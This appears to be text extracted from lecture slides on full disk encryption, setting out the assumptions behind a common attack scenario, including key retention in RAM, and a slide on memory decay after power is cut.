
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# Full Disk Encryption





# Common attack scenario




# Common attack scenario

- Assumptions 1: secure encryption




# Common attack scenario

- Assumptions 1: secure encryption
- Assumptions 2: OS protects the key in RAM




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- Assumptions 1: secure encryption
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- Attacker may try to reboot and intercept before OS loads




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- Assumptions 1: secure encryption
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- Assumptions 3: RAM is volatile, key will be lost




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


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
# Decay After Cutting Power



5 secs



